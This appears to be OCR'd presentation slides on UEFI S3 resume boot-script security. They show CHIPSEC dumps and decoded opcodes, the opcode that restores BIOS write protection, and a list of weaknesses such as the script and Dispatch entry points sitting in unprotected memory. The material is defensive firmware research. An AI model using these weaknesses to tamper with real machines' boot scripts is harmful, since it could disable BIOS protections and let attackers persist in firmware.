
“S3 Boot Script” table in memory



```
[CHIPSEC] Reading: PA = 0x00000000DA88A018, len = 0x100, output:
00 00 00 00 21 00 00 00 02 00 0f 01 00 00 00 00 |     !
00 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 00 |
00 01 00 00 00 24 00 00 00 02 02 0f 01 00 00 00 |      $
00 04 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 |
00 00 00 00 08 02 00 00 00 21 00 00 00 02 00 0f |          !
01 00 00 00 00 00 00 c0 fe 00 00 00 00 01 00 00 |
00 00 00 00 00 10 03 00 00 00 24 00 00 00 02 02 |           $
0f 01 00 00 00 00 04 00 c0 fe 00 00 00 00 01 00 |
00 00 00 00 00 00 00 07 00 00 04 00 00 00 24 00 |               $
00 00 02 02 07 07 07 07 07 07 04 f4 d1 fe 00 00 |
00 00 01 00 00 00 00 00 00 00 80 00 00 00 05 00 |
00 00 28 00 00 00 03 02 00 00 00 00 00 00 14 90 |   (
d1 fe 00 00 00 00 00 00 00 00 00 00 00 00 01 00 |
00 00 00 00 00 00 06 00 00 00 28 00 00 00 03 00 |           (
00 00 00 00 00 00 04 90 d1 fe 00 00 00 00 01 00 |
00 00 00 00 00 00 f8 00 00 00 00 00 00 00 07 00 |
```

Why “S3 Resume Boot Script”?

To speed up S3 resume, required HW configuration actions are written to an “S3 Resume Boot Script” by DXE drivers instead of running all configuration actions normally performed during boot


Normal Boot
SEC
PEI
DXE
BDS
OS load
Save
Boot Script Table in ACPI NVS
Execute
S3 Resume
SEC
PEI (S3-aware PEIM to restore PEI phase configuration)
Boot Script PEIM to restore DXE phase configuration
OS waking vector

S3 Boot Script is a Sequence of Platform Dependent Opcodes

```
00 00 00 00 21 00 00 00 02 00 0f 01 00 00 00 00
00 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 00
00 01 00 00 00 24 00 00 00 02 02 0f 01 00 00 00
00 04 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00
00 00 00 00 08 02 00 00 00 21 00 00 00 02 00 0f
01 00 00 00 00 00 00 c0 fe 00 00 00 00 01 00 00
00 00 00 00 00 10 03 00 00 00 24 00 00 00 02 02
..
01 00 00 00 00 00 00 00 f0 00 02 00 67 01 00 00
20 00 00 00 01 02 30 04 00 00 00 00 21 00 00 00
00 00 00 00 de ff ff ff 00 00 00 00 68 01 00 00
..
d3 d1 4b 4a 7e ff
```

Decoding Opcodes

```
[000] Entry at offset 0x0000 (length = 0x21):
Data:
02 00 0f 01 00 00 00 00 00 00 c0 fe 00 00 00 00
01 00 00 00 00 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x00 (1 bytes)
  Address: 0xFEC00000
  Count  : 0x1
  Values : 0x00
..

[359] Entry at offset 0x2F2C (length = 0x20):
Data:
01 02 30 04 00 00 00 00 21 00 00 00 00 00 00 00
de ff ff ff 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_IO_READ_WRITE (0x01)
  Width  : 0x02 (4 bytes)
  Address: 0x00000430
  Value  : 0x00000021
  Mask   : 0xFFFFFFDE
```

```
# chipsec_util.py uefi s3bootscript
```


S3 Boot Script Opcodes

- I/O port write (0x00)
- I/O port read-modify-write (0x01)
- Memory write (0x02)
- Memory read-modify-write (0x03)
- PCIe configuration write (0x04)
- PCIe configuration read-modify-write (0x05)
- SMBus execute (0x06)
- Stall (0x07)
- Dispatch (0x08)
- Dispatch2

Processor I/O Port Opcodes

`S3_BOOTSCRIPT_IO_WRITE/READ_WRITE` opcodes in the S3 boot script write or RMW to processor I/O ports


Opcode below sends SW SMI by writing value **`0xBD`** port **`0xB2`**



```
D:\source\tool\s3bootscript.log

[360] Entry at offset 0x2F4C (len = 0x19, header len = 0x8):
Data:
00 00 b2 00 00 00 00 00 01 00 00 00 00 00 00 00 |   B     @
bd                                              | H
Decoded:
  Opcode : S3_BOOTSCRIPT_IO_WRITE (0x00)
  Width  : 0x00 (1 bytes)
  Address: 0x000000B2
  Count  : 0x1
  Values : 0xBD
```

“Dispatch” Opcodes


`S3_BOOTSCRIPT_DISPATCH/2` opcodes in the S3 boot script jumps to entry-point defined in the opcode



```
D:\source\tool\s3bootscript.log

[547] Entry at offset 0x4927 (len = 0x18, header len = 0x8):
Data:
08 00 00 00 00 00 00 00 60 32 5c da 00 00 00 00 | •       `2\κ
Decoded:
  Opcode      : S3_BOOTSCRIPT_DISPATCH (0x08)
  Entry Point: 0xDA5C3260
```

Opcode Restoring BIOS Write Protection

`S3_BOOTSCRIPT_PCI_CONFIG_WRITE` opcode in the S3 boot script restores BIOS hardware write-protection (value 0x2A means BIOS hardware write protection is ON)




```
D:\source\tool\s3bootscript.log                                    *   28595

[569] Entry at offset 0x4BFB (len = 0x21, header len = 0x8):
Data:
04 00 00 00 00 00 00 00 dc 00 1f 00 00 00 00 00 | ♦       M ▼
01 00 00 00 00 00 00 00 08                      | ☺       ◘
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Count  : 0x1
  Values : 0x2A
```


Things that can go wrong

- Address (pointer) to S3 boot script is stored in a runtime UEFI variable (e.g. **`NV+RT+BS AcpiGlobalTable`**)
- The S3 boot script itself is stored in unprotected memory (ACPI NVS) accessible to the OS or DMA capable devices
- The PEI executable parsing and interpreting the S3 boot script or any other executable needed for S3 resume is running out of unprotected memory
- S3 boot script contains **`Dispatch`** (**`Dispatch2`**) opcodes with entry-points in unprotected memory
- EFI firmware “forgets” to store opcodes which restore all required hardware locks and protections in S3 boot script

Attacking FW on resume from sleep

